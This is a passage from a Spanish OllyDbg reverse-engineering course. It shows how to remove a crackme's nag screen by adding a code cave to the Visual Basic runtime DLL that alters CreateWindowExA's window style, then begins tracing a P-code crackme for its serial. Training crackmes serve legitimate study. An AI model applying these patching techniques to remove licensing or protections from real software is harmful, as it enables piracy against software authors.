Allí paro y vemos en el stack

```
0012FAB4  00040000  ExtStyle = WS_EX_APPWINDOW
0012FAB8  0000C28C  Class = C28C
0012FABC  00E70740  WindowName = "Crouz CrackMe-1 : Setup"
0012FAC0  02C80000  Style = WS_OVERLAPPED|WS_CLIPCHILDREN|WS_SYSMENU|WS_CAPTION
0012FAC4  00000000  X = 0
0012FAC8  FFFFFFFC  Y = FFFFFFFC (-4.)
0012FACC  00000107  Width = 107 (263.)
0012FAD0  000000D6  Height = D6 (214.)
0012FAD4  0062067E  hParent = 0062067E ('CrouzCrackMe2',class='ThunderRT6Main')
0012FAD8  00000000  hMenu = NULL
0012FADC  66000000  hInst = 66000000
0012FAE0  00000000  lParam = NULL
0012FAE4  00E65888
```

Vemos que la primera vez que para es cuando crea la nag, ya que las veces anteriores que paro en la api, fue llamado desde otras direcciones no de aquí.


Lamentablemente no es la única vez que pasa por aquí, cuando crea la ventana de registro también lo hace desde aquí, así que debemos ser cuidadosos y hacer un injerto selectivo.

Todo injerto se inicia con un JMP a una zona vacía donde se pueda escribir, si busco al final de la sección, veo que hay una zona vacía en

```
660FC4FF   00   DB 00
660FC500   00   DB 00
660FC501   00   DB 00
660FC502   00   DB 00
660FC503   00   DB 00
660FC504   00   DB 00
660FC505   00   DB 00
660FC506   00   DB 00
660FC507   00   DB 00
660FC508   00   DB 00
660FC509   00   DB 00
660FC50A   00   DB 00
660FC50B   00   DB 00
660FC50C   00   DB 00
660FC50D   00   DB 00
660FC50E   00   DB 00
660FC50F   00   DB 00
660FC510   00   DB 00
660FC511   00   DB 00
660FC512   00   DB 00
660FC513   00   DB 00
660FC514   00   DB 00
660FC515   00   DB 00
660FC516   00   DB 00
660FC517   00   DB 00
660FC518   00   DB 00
660FC519   00   DB 00
660FC51A   00   DB 00
660FC51B   00   DB 00
660FC51C   00   DB 00
660FC51D   00   DB 00
```

En mi maquina esta allí en la suya estará al final de la seccion code, ven que hay muchos ceros, lo primero que haré será verificar si sirve.

Hago click derecho – VIEW EXECUTABLE para ver la zona, la cual si aparece, me habilita para guardar los cambios en el exe.



```
NOP
File C:\Documents and Settings\Ricar
000FC500   0000   ADD BYTE PTR DS:[EAX],AL
000FC502   0000   ADD BYTE PTR DS:[EAX],AL
000FC504   0000   ADD BYTE PTR DS:[EAX],AL
000FC506   0000   ADD BYTE PTR DS:[EAX],AL
000FC508   0000   ADD BYTE PTR DS:[EAX],AL
000FC50A   0000   ADD BYTE PTR DS:[EAX],AL
000FC50C   0000   ADD BYTE PTR DS:[EAX],AL
000FC50E   0000   ADD BYTE PTR DS:[EAX],AL
000FC510   0000   ADD BYTE PTR DS:[EAX],AL
000FC512   0000   ADD BYTE PTR DS:[EAX],AL
000FC514   0000   ADD BYTE PTR DS:[EAX],AL
000FC516   0000   ADD BYTE PTR DS:[EAX],AL
000FC518   0000   ADD BYTE PTR DS:[EAX],AL
000FC51A   0000   ADD BYTE PTR DS:[EAX],AL
000FC51C   0000   ADD BYTE PTR DS:[EAX],AL
000FC51E   0000   ADD BYTE PTR DS:[EAX],AL
000FC520   0000   ADD BYTE PTR DS:[EAX],AL
000FC522   0000   ADD BYTE PTR DS:[EAX],AL
000FC524   0000   ADD BYTE PTR DS:[EAX],AL
000FC526   0000   ADD BYTE PTR DS:[EAX],AL
```

Veo que la zona aparece en el ejecutable.
Bueno esto es importante al hacer un injerto, verificar si se puede guardar los cambios en la zona que elegimos porque muchas veces hay partes de una sección que son ceros, pero existen solamente en memoria, y no en el ejecutable, por lo cual no te deja guardar cambios en el exe (ya lo explicaremos mejor cuando veamos desempacado)

.

```
L E M T W H C / K B R ... S
6605A8D8  FF25 00C40F6  JMP DWORD PTR DS:[660FC400]   MSVBVM60.660FC500
6605A8DE  8BF8          MOV EDI,EAX
6605A8E0  8B46 28       MOV EAX,DWORD PTR DS:[ESI+28]
6605A8E3  8B00          MOV EAX,DWORD PTR DS:[EAX]
```

Primero en donde estaba el call a la api hago un salto al injerto,

```
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
6605A8D8  FF25 00C40F6  JMP DWORD PTR DS:[660FC400]   MSVBVM60.660FC500
6605A8DE  8BF8          MOV EDI,EAX
6605A8E0  8B46 28       MOV EAX,DWORD PTR DS:[ESI+28]
6605A8E3  8B00          MOV EAX,DWORD PTR DS:[EAX]
6605A8E5  F640 03 08    TEST BYTE PTR DS:[EAX+3],8
```

Lo hago un salto indirecto porque cabe justo sin modificar la siguiente línea luego del call, que era un MOV EDI, EAX, siempre me tengo que fijar que al agregar código no rompa las instrucciones que siguen, y se mantenga la continuidad del programa, si sobrescribo algún byte de MOV EDI, EAX dará error allí al retornar del injerto.

Hice un salto indirecto que toma la dirección donde saltara de 660fc400 que es una dirección un poco anterior a mi injerto donde guardo la dirección de inicio del mismo, podría haber hecho un salto directo, pero bueno, ambas posibilidades son validas (ya lo hice asi y me da fiaca cambiarlo si quieren puene poner JMP 660fc500, jeje)

```
Address   Hex dump                  ASCII
660FC400  00 C5 0F 66 00 00 00 00   .+*f....
660FC408  00 00 00 00 00 00 00 00   ........
660FC410  00 00 00 00 00 00 00 00   ........
660FC418  00 00 00 00 00 00 00 00   ........
660FC420  00 00 00 00 00 00 00 00   ........
660FC428  00 00 00 00 00 00 00 00   ........
660FC430  00 00 00 00 00 00 00 00   ........
660FC438  00 00 00 00 00 00 00 00   ........
```

Como ven allí guardo la dirección de inicio del injerto, en resumidas cuentas cuando llegue al JMP saltara allí.

```
0012FAB4  00040000
0012FAB8  0000C28C
0012FABC  00E70740  ASCII "Crouz CrackMe-1 : Setup"
0012FAC0  02C80000
0012FAC4  00000000
0012FAC8  FFFFFFFC
0012FACC  00000107
0012FAD0  000000D6
0012FAD4  00780666
0012FAD8  00000000
0012FADC  66000000  OFFSET MSVBVM60.#1374
0012FAE0  00000000
0012FAE4  00E65888
0012FAE8  00000000
0012FAEC  00000000
```

Por supuesto en el stack aunque no estén marcados, están los parámetros de la api, allí se ve el nombre de la ventana.

Debemos chequear primero que exista un nombre porque a veces llega aquí con el nombre puesto a cero, y si no chequeamos eso dará error.

```
0012FAB4  00040000
0012FAB8  0000C28C
0012FABC  00E70740  ASCII "Crouz CrackMe-1 : Setup"
0012FAC0  02C80000
0012FAC4  00000000
0012FAC8  FFFFFFFC
0012FACC  00000107
0012FAD0  000000D6
0012FAD4  00780666
```

Si hago doble click allí en el stack veo que cambia

```
$ ==>     00040000
$+4       0000C28C
$+8       00E70740  ASCII "Crouz CrackMe-1 : Setup"
$+C       02C80000
```

Eso quiere decir que la primera linea es ESP, la segunda ESP+4 y así, vemos que la que nos interesa es ESP+8, movemos el valor ese a EAX.

```
660FC500  8B4424 08      MOV EAX,DWORD PTR SS:[ESP+8]
660FC504  85C0           TEST EAX,EAX
660FC506  74 1A          JE SHORT MSVBVM60.660FC522
660FC508  8138 43726F7   CMP DWORD PTR DS:[EAX],756F7243
660FC50E  75 12          JNZ SHORT MSVBVM60.660FC522
660FC510  90             NOP
660FC511  90             NOP
660FC512  90             NOP
660FC513  90             NOP
660FC514  90             NOP
660FC515  90             NOP
660FC516  90             NOP
660FC517  90             NOP
660FC518  90             NOP
660FC519  90             NOP
660FC51A  C74424 0C 00   MOV DWORD PTR SS:[ESP+C],40000000
660FC522  FF15 E814006   CALL DWORD PTR DS:[<&USER32.CreateWindo  USER32.CreateWindowExA
660FC528  E9 B1E3F5FF    JMP MSVBVM60.6605A8DE
660FC52D  0000           ADD BYTE PTR DS:[EAX],AL
660FC52F  0000           ADD BYTE PTR DS:[EAX],AL
660FC531  0000           ADD BYTE PTR DS:[EAX],AL
```

Voy traceando el injerto para que entiendan como funciona, al ejecutar esa línea en EAX queda

```
Registers (FPU)
EAX 00E70740 ASCII "Crouz CrackMe-1 : Setup"
ECX 6610DAC0 MSVBVM60.6610DAC0
EDX 00000007
EBX 00000000
ESP 0012FAB4
EBP 0012FBE0
ESI 00E704DC
EDI 0000C28C

EIP 660FC504 MSVBVM60.660FC504

C 0  ES 0023 32bit 0(FFFFFFFF)
```

El puntero a la string del titulo, luego la siguiente línea testea si EAX es cero, lo cual ocurre en el caso de ventanas sin titulo.

```
660FC500    8B4424 08     MOV EAX,DWORD PTR SS:[ESP+8]
660FC504    85C0          TEST EAX,EAX
660FC506    74 1A         JE SHORT MSVBVM60.660FC522
660FC508    8138 43726F7  CMP DWORD PTR DS:[EAX],756F7243
660FC50E    75 12         JNZ SHORT MSVBVM60.660FC522
660FC510    90            NOP
660FC511    90            NOP
660FC512    90            NOP
660FC513    90            NOP
660FC514    90            NOP
660FC515    90            NOP
660FC516    90            NOP
660FC517    90            NOP
660FC518    90            NOP
660FC519    90            NOP
660FC51A    C74424 0C 00  MOV DWORD PTR SS:[ESP+C],40000000
660FC522    FF15 E814006  CALL DWORD PTR DS:[<&USER32.CreateWindo  USER32.CreateWindowExA
660FC528    E9 B1E3F5FF   JMP MSVBVM60.6605A8DE
660FC52D    0000          ADD BYTE PTR DS:[EAX],AL
660FC52F    0000          ADD BYTE PTR DS:[EAX],AL
660FC531    0000          ADD BYTE PTR DS:[EAX],AL
660FC533    0000          ADD BYTE PTR DS:[EAX],AL
660FC535    00            DB 00
660FC536    00            DB 00
660FC537    00            DB 00
660FC538    00            DB 00
```

```
660FC500    8B4424 08     MOV EAX,DWORD PTR SS:[ESP+8]
660FC504    85C0          TEST EAX,EAX
660FC506    74 1A         JE SHORT MSVBVM60.660FC522
660FC508    8138 43726F7  CMP DWORD PTR DS:[EAX],756F7243
660FC50E    75 12         JNZ SHORT MSVBVM60.660FC522
660FC510    90            NOP
660FC511    90            NOP
660FC512    90            NOP
660FC513    90            NOP
660FC514    90            NOP
660FC515    90            NOP
660FC516    90            NOP
660FC517    90            NOP
660FC518    90            NOP
660FC519    90            NOP
660FC51A    C74424 0C 00  MOV DWORD PTR SS:[ESP+C],40000000
660FC522    FF15 E814006  CALL DWORD PTR DS:[<&USER32.CreateWindo  USER32.CreateWindowExA
660FC528    E9 B1E3F5FF   JMP MSVBVM60.6605A8DE
660FC52D    0000          ADD BYTE PTR DS:[EAX],AL
660FC52F    0000          ADD BYTE PTR DS:[EAX],AL
660FC531    0000          ADD BYTE PTR DS:[EAX],AL
660FC533    0000          ADD BYTE PTR DS:[EAX],AL
660FC535    00            DB 00
660FC536    00            DB 00
```

Allí vemos que si EAX es cero no modifica nada y va directo al call a la api.

Si EAX no es cero como en este caso continua, a la línea siguiente

```
660FC500    8B4424 08     MOV EAX,DWORD PTR SS:[ESP+8]
660FC504    85C0          TEST EAX,EAX
660FC506    74 1A         JE SHORT MSVBVM60.660FC522
660FC508    8138 43726F7  CMP DWORD PTR DS:[EAX],756F7243
660FC50E    75 12         JNZ SHORT MSVBVM60.660FC522
660FC510    90            NOP
660FC511    90            NOP
660FC512    90            NOP
660FC513    90            NOP
```

Donde compara si es la string que buscamos o sea si los 4 primeros bytes del titulo son 756f7243

```
Address   Hex dump                          ASCII
00E70740  43 72 6F 75 7A 20 43 72           Crouz Cr
00E70748  61 63 6B 4D 65 2D 31 20           ackMe-1
00E70750  3A 20 53 65 74 75 70 00           : Setup.
00E70758  02 00 04 00 CE 01 0A 00           ☻.♦.╬☺..
00E70760  46 6F 72 6D 31 00 E6 00           Form1.µ.
00E70768  13 01 02 00 00 10 00 00           ‼☺☻..►..
00E70770  78 01 E6 00 78 01 E6 00           x☺µ.x☺µ.
00E70778  00 00 00 00 00 00 00 00           ........
00E70780  00 00 00 00 00 00 00 00           ........
```

Como en este caso la comparación es cierta, y es que va a crear la nag, no salta, si fuera cualquier otra ventana, saltaría directo a la api sin hacer cambios.

```
660FC500   8B4424 08      MOV EAX,DWORD PTR SS:[ESP+8]
660FC504   85C0           TEST EAX,EAX
660FC506   74 1A          JE SHORT MSVBVM60.660FC522
660FC508   8138 43726F7   CMP DWORD PTR DS:[EAX],756F7243
660FC50E   75 12          JNZ SHORT MSVBVM60.660FC522
660FC510   90             NOP
660FC511   90             NOP
660FC512   90             NOP
660FC513   90             NOP
660FC514   90             NOP
660FC515   90             NOP
660FC516   90             NOP
660FC517   90             NOP
660FC518   90             NOP
660FC519   90             NOP
660FC51A   C74424 0C 00   MOV DWORD PTR SS:[ESP+C],40000000
660FC522   FF15 E814006   CALL DWORD PTR DS:[<&USER32.CreateWindo  USER32.CreateWindowExA
660FC528   E9 B1E3F5FF    JMP MSVBVM60.6605A8DE
660FC52D   0000           ADD BYTE PTR DS:[EAX],AL
660FC52F   0000           ADD BYTE PTR DS:[EAX],AL
660FC531   0000           ADD BYTE PTR DS:[EAX],AL
660FC533   0000           ADD BYTE PTR DS:[EAX],AL
```

Allí vemos que si no es igual, salta a la api sin cambiar nada, ahora si es igual o sea,es la ventana buscada o nag, continua y cambia el parámetro que esta en ESP+C que es el estilo de la ventana por 40000000

```
$ ==>   00040000
$+4     0000C28C
$+8     00E70740  ASCII "Crouz CrackMe-1 : Setup"
$+C     02C80000
$+10    00000000
$+14    FFFFFFFC
$+18    00000107
$+1C    000000D6
$+20    00780666
$+24    00000000
$+28    66000000  OFFSET MSVBVM60.#1374
$+2C    00000000
$+30    00E65888
$+34    00000000
```

Allí esta, al ejecutar la linea

```
660FC500   8B4424 08      MOV EAX,DWORD PTR SS:[ESP+8]
660FC504   85C0           TEST EAX,EAX
660FC506   74 1A          JE SHORT MSVBVM60.660FC522
660FC508   8138 43726F7   CMP DWORD PTR DS:[EAX],756F7243
660FC50E   75 12          JNZ SHORT MSVBVM60.660FC522
660FC510   90             NOP
660FC511   90             NOP
660FC512   90             NOP
660FC513   90             NOP
660FC514   90             NOP
660FC515   90             NOP
660FC516   90             NOP
660FC517   90             NOP
660FC518   90             NOP
660FC519   90             NOP
660FC51A   C74424 0C 00   MOV DWORD PTR SS:[ESP+C],40000000
660FC522   FF15 E814006   CALL DWORD PTR DS:[<&USER32.CreateWindo  USER32.CreateWindowExA
660FC528   E9 B1E3F5FF    JMP MSVBVM60.6605A8DE
660FC52D   0000           ADD BYTE PTR DS:[EAX],AL
660FC52F   0000           ADD BYTE PTR DS:[EAX],AL
660FC531   0000           ADD BYTE PTR DS:[EAX],AL
660FC533   0000           ADD BYTE PTR DS:[EAX],AL
660FC535   00             DB 00
660FC536   00             DB 00
660FC537   00             DB 00
```

Llega a la api y allí vemos como quedaron los parámetros

```
$ ==>    00040000  ExtStyle = WS_EX_APPWINDOW
$+4      0000C28C  Class = C28C
$+8      00E70740  WindowName = "Crouz CrackMe-1 : Setup"
$+C      40000000  Style = WS_CHILD
$+10     00000000  X = 0
$+14     FFFFFFFC  Y = FFFFFFFC (-4.)
$+18     00000107  Width = 107 (263.)
$+1C     000000D6  Height = D6 (214.)
$+20     00780666  hParent = 00780666 ('CrouzCrackMe2',class='ThunderRT6Main')
$+24     00000000  hMenu = NULL
$+28     66000000  hInst = 66000000
$+2C     00000000  lParam = NULL
$+30     00E65888
$+34     00000000
```

Vemos que como cambiamos ESP+C por 40000000 ahora el estilo es WS_CHILD como queríamos.

La siguiente línea es el call a la api que no debe hacerse en forma directa sino al igual que como lo hace en la llamada original recordamos que era.

```
6605A8D5    FF75 F4          PUSH DWORD PTR SS:[EBP-C]
6605A8D8    FF15 E8140066    CALL DWORD PTR DS:[<&USER32.CreateWindowExA>]   USER32.CreateWindowExA
6605A8DE    8BF8             MOV EDI,EAX
6605A8E0    8B46 28          MOV EAX,DWORD PTR DS:[ESI+28]
6605A8E3    8B00             MOV EAX,DWORD PTR DS:[EAX]
6605A8E5    F640 03 08       TEST BYTE PTR DS:[EAX+3],8
6605A8E9 ^  0F84 29FEFFFF    JE MSVBVM60.6605A718
6605A8EF    56               PUSH ESI
6605A8F0    E8 BE4EFFFF      CALL MSVBVM60.6604F7B3
6605A8F5    66:3D 0300       CMP AX,3
6605A8F9 ^  0F85 19FEFFFF    JNZ MSVBVM60.6605A718
6605A8FF    8D45 94          LEA EAX,DWORD PTR SS:[EBP-6C]
6605A902    50               PUSH EAX
6605A903    57               PUSH EDI
6605A904    FF15 14140066    CALL DWORD PTR DS:[<&USER32.GetWindowRect>]     USER32.GetWindowRect
6605A90A    8D45 94          LEA EAX,DWORD PTR SS:[EBP-6C]
6605A90D    8D4E 58          LEA ECX,DWORD PTR DS:[ESI+58]
6605A910    50               PUSH EAX
6605A911    E8 5119FFFF      CALL MSVBVM60.6604C267
6605A916 ^  E9 FDFDFFFF      JMP MSVBVM60.6605A718
6605A91B    56               PUSH ESI
6605A91C    E8 5C4FFFFF      CALL MSVBVM60.6604F87D
6605A921    FF75 F4          PUSH DWORD PTR SS:[EBP-C]
6605A924    56               PUSH ESI
6605A925    E8 8F52FFFF      CALL MSVBVM60.6604FBB9
6605A92A    50               PUSH EAX
6605A92B    8D45 D0          LEA EAX,DWORD PTR SS:[EBP-30]
6605A92E    FF75 08          PUSH DWORD PTR SS:[EBP+8]
6605A931    50               PUSH EAX
6605A932    FF15 D4130066    CALL DWORD PTR DS:[<&USER32.AdjustWindowRectEx> USER32.AdjustWindowRectEx
6605A938 ^  E9 AFFEFFFF      JMP MSVBVM60.6605A7EC
6605A93D    3BD8             CMP EBX,EAX
6605A93F ^  0F8E 0AFFFFFF    JLE MSVBVM60.6605A84F
6605A945    8BD8             MOV EBX,EAX
6605A947 ^  E9 03FFFFFF      JMP MSVBVM60.6605A84F
DS:[660014E8]=77D2025E (USER32.CreateWindowExA)
```

Allí vemos que es un CALL indirecto, que lee el valor correcto de la api de 660014e8, por lo tanto hacemos lo mismo escribimos.

CALL [660014e8]

Y OLLY cambiara y colocara el nombre de la api donde saltara, pero es importante respetar siempre que sea un call indirecto similar al original, para que funcione en cualquier maquina, ya veremos eso con mas profundidad en la parte de desempacados e IATs.

```
660FC519    90               NOP
660FC51A    C74424 0C 00(    MOV DWORD PTR SS:[ESP+C],40000000
660FC522    FF15 E814006(    CALL DWORD PTR DS:[<&USER32.CreateWindo  USER32.CreateWindowExA
660FC528 ^  E9 B1E3F5FF      JMP MSVBVM60.6605A8DE
660FC52D    0000             ADD BYTE PTR DS:[EAX],AL
660FC52F    0000             ADD BYTE PTR DS:[EAX],AL
660FC531    0000             ADD BYTE PTR DS:[EAX],AL
660FC533    0000             ADD BYTE PTR DS:[EAX],AL
660FC535    00               DB 00
660FC536    00               DB 00
```


Luego del CALL a la api vuelve a la línea siguiente al call original, que es en mi maquina el MOV EDI,EAX.

```
6605A8D4    57               PUSH EDI
6605A8D5    FF75 F4          PUSH DWORD PTR SS:[EBP-C]
6605A8D8    FF25 00C40F6(    JMP DWORD PTR DS:[660FC400]                     MSVBVM60.660FC500
6605A8DE    8BF8             MOV EDI,EAX
6605A8E0    8B46 28          MOV EAX,DWORD PTR DS:[ESI+28]
6605A8E3    8B00             MOV EAX,DWORD PTR DS:[EAX]
6605A8E5    F640 03 08       TEST BYTE PTR DS:[EAX+3],8
6605A8E9 ^  0F84 29FEFFFF    JE MSVBVM60.6605A718
```

Donde continúa ejecutando el programa


Como vemos lo que he hecho es reemplazar el call a una api, por una rutina propia, que para cualquier ventana que no sea la nag funcione como siempre, solamente una vez que chequea que es la nag a matar, allí le cambia el estilo para que no se vea.

Guardemos todos estos cambios y probemos.



Vemos que con el crackme parcheado y la dll parcheada elimine la nag perfectamente y funciona, probemos el serial correcto anterior que averiguamos.

Lo tipeo en la ventana



Apreto OK

Vemos que funciona perfectamente, el tema es no ser mojigatos y injertar probar y hacer lo que sea mas sencillo, que soluciones hay muchas, pero si podemos hacerla que funcione y no perjudique otro programa, estaríamos jugando casi con las mismas herramientas que el programador (ellos si perjudican otros programas a veces, nosotros no) pero estaríamos mas a mano.

Me gustaría que para practicar vean si pueden quitar la nag del otro crackme que les di en la parte anterior, pero esta vez sin el método del 4c, si no usando este método de parchear el crackme y la dll, a ver si pueden con el.

Hasta la parte 29
Ricardo Narvaja
24 de enero de 2006

INTRODUCCION AL CRACKING CON OLLYDBG PARTE 29

Creo que con lo que hemos visto sobre Visual Basic ya hemos completado lo básico, los que quieren profundizar en el tema pueden leer estos tutes de crackslatinos que completaran sus conocimientos y no valdría la pena repetirlos aquí pues están muy bien hechos.

http://www.ricnar456.dyndns.org/CRACKING/NUEVO%20CURSO/TEORIAS/TEORIAS%20POR%20TEMA/VISUAL%20BASIC/

user y pass: hola

En el cual encontraran muy buenos tutes de Visual Basic como los de COCO, los míos de los INVENCIBLES de La Calavera que son bastante difíciles y es una buena practica, los de ARAPUMK de los puntos mágicos de Visual Basic y muchos grandes tutes mas que creo innecesario volver a repetir en esta introducción pues ya fueron escritos y no descubriríamos nada nuevo, con esto les dejo el camino abierto a la lectura y profundización sobre el tema, y pasaremos al tema siguiente que es el P-CODE.

Los programas de VISUAL BASIC pueden ser de dos tipos, los NATIVE que son los que vimos hasta ahora y los P-CODE (PSEUDO CODIGO) que son los que veremos brevemente para introducirlos en el tema.

La diferencia principal radica en que los programas en NATIVE code, ejecutan líneas de código en la sección code del programa, mientras que los que son en P-CODE, si los abrimos con el OLLYDBG modificado para OEPs y VB y le ponemos un BPM ON ACCESS en la sección CODE, veremos que corren y que nunca para en la sección code en EJECUCION, salvo cuando ingresa a alguna api, y aun así es evidente que no tiene código ejecutable en dicha sección.

El desensamblado de un programa en P-CODE no sirve pues al no poseer código que se ejecute, no podemos interpretar nada.
Como ejemplo sencillo, les digo por ejemplo que siempre se ejecuta la dll de Visual y esta va leyendo valores s de la sección code que le dicen lo que debe hacer, por ejemplo si lee un

1e hará un Salto incondicional.

El 1e significara un salto condicional, y en la misma dll de visual Basic se ejecutara el mismo, o sea que los valores que va leyendo de la sección code le van indicando a la dll de Visual que debe hacer, aun sin ejecutar código en la sección code, solo leyendo valores de ella.

Ahora como somos guapos, agarraremos el cuchillo para luchar y acometeremos una tarea titánica que nadie ha hecho aun, tracear e interpretar un crackme en PCODE todo en OLLYDBG, opcode por opcode, jeje.

Veremos primero un crackme en el cual debemos hallar el serial, llamado clave1, y que se lo robamos al amigo JB DUC que tiene muy buenas teorías sobre el tema.

Por supuesto la mayoría del cracking en PCODE se realiza usando el excelente programa WKT debugger, el que quiere ver teorías con el mismo, puede ver las del mismo JB DUC o en el nuevo curso de crackslatinos también hay grandes teorías sobre P-CODE, aquí usaremos OLLYDBG y del EXDEC nos ayudaremos para ver los nombres de los OPCODES ya que la lista no es suministrada por nuestro amigo BILL GATES je.

```
File  View  Debug  Plugins  Options  Window  Help
L E M T W H C / K B R ... S

00401030  $  68 58124000   PUSH clave1.00401258
00401035  .  E8 F0FFFFFF   CALL <JMP.&MSVBVM50.#100>
0040103A  .  0000          ADD BYTE PTR DS:[EAX],AL
0040103C  .  0000          ADD BYTE PTR DS:[EAX],AL
0040103E  .  0000          ADD BYTE PTR DS:[EAX],AL
00401040  .  3000          XOR BYTE PTR DS:[EAX],AL
00401042  .  0000          ADD BYTE PTR DS:[EAX],AL
00401044  .  40            INC EAX
00401045  .  0000          ADD BYTE PTR DS:[EAX],AL
00401047  .  0000          ADD BYTE PTR DS:[EAX],AL
00401049  .  0000          ADD BYTE PTR DS:[EAX],AL
```

Allí abrimos el crackme en un OLLYDBG común sin parchear y con los plugins para ocultarlo, como vimos en las partes anteriores.

A simple vista parece igual que un NATIVE inclusive el método del 4c se aplica y nos lleva a donde están las forms de la misma forma que en los natives (buena idea para quitar nags en P-CODE también, es usar el método del 4c cuando funcione)

Ahora que podemos ver de diferente:

Si vamos bajando desde el entry point no vemos líneas de código

```
00401C00  .  64:FF0474     INC DWORD PTR FS:[ESP+ESI*2]
00401C04  .  FF21          JMP DWORD PTR DS:[ECX]
00401C06     0F            DB 0F
00401C07     00            DB 00
00401C08     03            DB 03
00401C09     19            DB 19
00401C0A     78            DB 78                    CHAR 'x'
00401C0B     FF            DB FF
00401C0C     08            DB 08
00401C0D     78            DB 78                    CHAR 'x'
00401C0E     FF            DB FF
00401C0F     0D            DB 0D
00401C10     A0            DB A0
00401C11     00            DB 00
00401C12     00            DB 00
00401C13     00            DB 00
00401C14     6C            DB 6C                    CHAR 'l'
00401C15     74            DB 74                    CHAR 't'
00401C16     FF            DB FF
00401C17     0A            DB 0A
00401C18     02            DB 02
00401C19     00            DB 00
00401C1A     04            DB 04
00401C1B     00            DB 00
00401C1C     FD            DB FD
00401C1D     6B            DB 6B                    CHAR 'k'
00401C1E     54            DB 54                    CHAR 'T'
00401C1F     FF            DB FF
00401C20     5D            DB 5D                    CHAR ']'
00401C21     04            DB 04
00401258=clave1.00401258

Address   Hex dump                  ASCII
00401208  50 00 00 00 42 BD 48 72   P...B½Hr
00401210  2C 43 D6 11 9C 10 A4 33   ,CÖ◄£►Ä3
00401218  E1 D7 20 7A 00 00 00 00   ßÏ z....

0012FFC4  7C816D4F  RETURN
0012FFC8  7C920738  ntdll.
0012FFCC  FFFFFFFF
0012FFD0  7FFDF000
0012FFD4  8054A938
```

Solo basura de ese estilo y que si la forzamos a analizar también da cosas sin sentido, recordemos que en un Visual Basic native si bajamos desde el entry point vemos algo así.

```
OllyDbg - Flipi1.exe - [CPU - main thread, module Flipi
File View Debug Plugins Options Window Help

00401D4D    00          DB 00
00401D4E    00          DB 00
00401D4F    00          DB 00
00401D50    FF          DB FF
00401D51    FF          DB FF
00401D52    FF          DB FF
00401D53    FF          DB FF
00401D54    00          DB 00
00401D55    00          DB 00
00401D56    00          DB 00
00401D57    00          DB 00
00401D58    5C1A4000    DD Flipi1.00401A5C
00401D5C    EC194000    DD Flipi1.004019EC
00401D60    D4324000    DD Flipi1.004032D4
00401D64    5C1A4000    DD Flipi1.00401A5C
00401D68    841A4000    DD Flipi1.00401A84
00401D6C    D8324000    DD Flipi1.004032D8
00401D70    5C1A4000    DD Flipi1.00401A5C
00401D74    9C1A4000    DD Flipi1.00401A9C
00401D78    DC324000    DD Flipi1.004032DC
00401D7C    5C1A4000    DD Flipi1.00401A5C
00401D80    B41A4000    DD Flipi1.00401AB4
00401D84    E0324000    DD Flipi1.004032E0
00401D88    CC          INT3
00401D89    CC          INT3
00401D8A    CC          INT3
00401D8B    CC          INT3
00401D8C    CC          INT3
```

Basura parecida pero si continuamos bajando

```
File View Debug Plugins Options Window Help

00401D9B    CC          INT3
00401D9C    CC          INT3
00401D9D    CC          INT3
00401D9E    CC          INT3
00401D9F    CC          INT3
00401DA0  > 55          PUSH EBP
00401DA1  . 8BEC        MOV EBP,ESP
00401DA3  . 83EC 0C     SUB ESP,0C
00401DA6  . 68 B6104000 PUSH <JMP.&MSVBVM60.__vbaExceptHandler>  SE handler installation
00401DAB  . 64:A1 000000 MOV EAX,DWORD PTR FS:[0]
00401DB1  . 50          PUSH EAX
00401DB2  . 64:8925 0000 MOV DWORD PTR FS:[0],ESP
00401DB9  . 81EC A000000 SUB ESP,0A0
00401DBF  . 53          PUSH EBX
00401DC0  . 56          PUSH ESI
00401DC1  . 57          PUSH EDI
00401DC2  . 8965 F4     MOV DWORD PTR SS:[EBP-C],ESP
